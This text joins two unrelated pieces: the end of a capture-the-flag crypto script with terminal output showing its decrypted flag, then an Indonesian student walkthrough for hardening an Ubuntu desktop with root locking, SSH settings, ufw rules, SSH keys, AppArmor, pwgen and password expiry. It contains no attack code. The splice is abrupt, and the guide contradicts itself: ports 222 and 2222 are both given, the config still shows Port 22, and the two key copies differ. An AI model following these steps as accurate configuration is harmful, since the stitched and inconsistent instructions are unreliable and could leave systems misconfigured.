36 flag = [0x5A, 0x99, 0x9B, 0xDC, 0x96, 0x19, 0x6A, 0x1C, 0xEC, 0x9D, 0xA2, 0xD4, 0x23, 0x22, 0x65, 0xD7, 0xD7, 0xB2, 0xE2, 0xDA, 0xE5, 0xA7, 0xB6, 0xE6, 0x9E, 0x68, 0x6A, 0xA9, 0x2D, 0x2E,
37         0x31, 0xE3, 0xFD, 0xBE, 0x7F, 0x08, 0x30]
38 print(decrypt(flag))
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

ins23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MI/crypto/twisted_bits 25-04-10 - 14:10:06
o python main-dist.py
Flag(rotate_and_xor_this_string_0000)
ins23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MI/crypto/twisted_bits 25-04-10 - 14:10:10

Hardening Linux Ubuntu Desktop


-Menonaktifkan root

Perintah menonaktifkan user \$ sudo passwd -l root

-Menonaktifkan login ssh sebagai root dengan mengubah konfigurasi sshd_config menjadi

#PermitRootLogin no

#Port 22 menjadi 2222



```
GNU nano 4.8 /etc/ssh/sshd_config Modified
Include /etc/ssh/sshd_config.d/*.conf

Port 22
#AddressFamily any
#ListenAddress 0.0.0.0
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:
#
#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6

^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell
```

Setelah itu restart ssh
\$sudo service ssh restart

-Membuat konfigurasi firewall

Dengan Perintah

Cek statusnya dengan perintah: \$ sudo ufw status
Kita setting dulu untuk data masuk dan keluar \$ sudo ufw default allow outgoing \$ sudo ufw default deny incoming
Selanjutnya kita tambahkan port yang diijinkan

```
$ sudo ufw allow ssh
$ sudo ufw allow 222
$ sudo ufw allow http
$ sudo ufw allow https Berikut kita aktifkan ufw
$ sudo ufw enable Cek status ufw
$ sudo ufw status
```

```
smk2yk@smk2yk-VirtualBox: ~$ sudo ufw allow ssh
Rules updated
Rules updated (v6)
smk2yk@smk2yk-VirtualBox:~$ sudo ufw allow 2222
Rules updated
Rules updated (v6)
smk2yk@smk2yk-VirtualBox:~$ sudo ufw allow http
Rules updated
Rules updated (v6)
smk2yk@smk2yk-VirtualBox:~$ sudo ufw allow https
Rules updated
Rules updated (v6)
smk2yk@smk2yk-VirtualBox:~$ sudo ufw enable
Firewall is active and enabled on system startup
smk2yk@smk2yk-VirtualBox:~$ sudo ufw status
Status: active
```

To	Action	From
--	-----	----
22/tcp	ALLOW	Anywhere
2222	ALLOW	Anywhere
80/tcp	ALLOW	Anywhere
443/tcp	ALLOW	Anywhere
22/tcp (v6)	ALLOW	Anywhere (v6)
2222 (v6)	ALLOW	Anywhere (v6)
80/tcp (v6)	ALLOW	Anywhere (v6)
443/tcp (v6)	ALLOW	Anywhere (v6)

-Membuat kunci ssh

Dengan ssh-keygen -t rsa

tekan enter sampai proses selesai

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQGDWFXpq/RLDOM8JCT7Kze6DXPDcUHoZpOKM7Czn0iJv
dqtwACiTEHDY0IhLB0ZB3eqfI5tyxTvqTK55
+nkdVY03EpuZtZAhIO/TN74T91dsbj6FtD+OhimgYl85mfYD0DpmifmcAyO33EnKx+Rej0vH
d4fy5fmwf1kxPZsXzJhmtgl/C8RQAGMwBD8dJ6xe7W6lbqRHI15LDQRjnn6iqtwA2P7urAh
PjYm6CbTv9CQF+L1YDjmEEgvr5Z+nayPi09CKpPES2Zx2kdtUiQ97TwSvx4wnBAS5Ydp4E1
KSzkbXvj/3MvAW5w6YesiXNpw/mVmr480TTSy30/KtHHeRyCSFVm/S9CHJ2B9mULJTNUc4t
6w2REILde0s1v3fCTM66CgELggYwnGgyTCB4i6L7gs0a7K5NSqoKmaHmcpGnmnwDBzDzfP9z
MGQe92RPJwT/X9cUqLMst7ENUIT6o9edwLHwQKX5SHGHfQPC7nQDU8b3eRvcnFeimSrxv7/
+jJU= eLang@LAPTOP-Q3A2F8T5
```

copy publickey dari ssh ke dalam server ubuntu

```
smk2yk@smk2yk-VirtualBox: x + v
GNU nano 4.8 /home/smk2yk/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDWFxPq/RLDOM8JCt7Kze6DXPDcUHoZpOKM7CzN0iJvdqtwacIteHDY0lhLB0ZB3eqfI5tyxTvqTK55+n
```

hasil uji ssh

```
C:\Users\ELANG> ssh smk2yk@192.168.10.233 -p 2222
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-136-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

* Introducing Expanded Security Maintenance for Applications.
  Receive updates to over 25,000 software packages with your
  Ubuntu Pro subscription. Free for personal use.

  https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Thu Apr 10 15:13:53 2025 from 192.168.10.247
smk2yk@smk2yk-VirtualBox:~$
```

Mengaktifkan dan men-scan profile menggunakan app_armor status

```
smk2yk@smk2yk-VirtualBox:~$ sudo apparmor_status
apparmor module is loaded.
30 profiles are loaded.
30 profiles are in enforce mode.
  /snap/snapd/18357/usr/lib/snapd/snap-confine
  /snap/snapd/18357/usr/lib/snapd/snap-confine//mount-namespace-capture-helper
  /usr/bin/evince
  /usr/bin/evince-previewer
  /usr/bin/evince-previewer//sanitized_helper
  /usr/bin/evince-thumbnailer
  /usr/bin/evince//sanitized_helper
  /usr/bin/man
  /usr/lib/NetworkManager/nm-dhcp-client.action
  /usr/lib/NetworkManager/nm-dhcp-helper
  /usr/lib/connman/scripts/dhclient-script
  /usr/lib/cups/backend/cups-pdf
  /usr/lib/snapd/snap-confine
  /usr/lib/snapd/snap-confine//mount-namespace-capture-helper
  /usr/sbin/cups-browsed
  /usr/sbin/cupsd
  /usr/sbin/cupsd//third_party
  /usr/sbin/tcpdump
  /{,usr/}sbin/dhclient
  ippusbxd
  lsb_release
  man_filter
  man_groff
  nvidia_modprobe
  nvidia_modprobe//kmod
  snap-update-ns.snap-store
  snap.snap-store.hook.configure
  snap.snap-store.snap-store
  snap.snap-store.ubuntu-software
  snap.snap-store.ubuntu-software-local-file
0 profiles are in complain mode.
2 processes have profiles defined.
2 processes are in enforce mode.
  /usr/sbin/cups-browsed (626)
  /usr/sbin/cupsd (577)
0 processes are in complain mode.
```

Membuat password dengan pwgen

```
smk2yk@smk2yk-VirtualBox:~$ pwgen 16 1
EeyiYuZahx8lieR0
smk2yk@smk2yk-VirtualBox:~$ sudo passwd
New password:
Retype new password:
```

Menetapkan kadaluarsa password selama 2 hari

```
smk2yk@smk2yk-VirtualBox:~$ sudo chage -M 2 smk2yk
smk2yk@smk2yk-VirtualBox:~$
```

Hasil:

jika gagal maka akan tertulis

Password akan expired selama 2 hari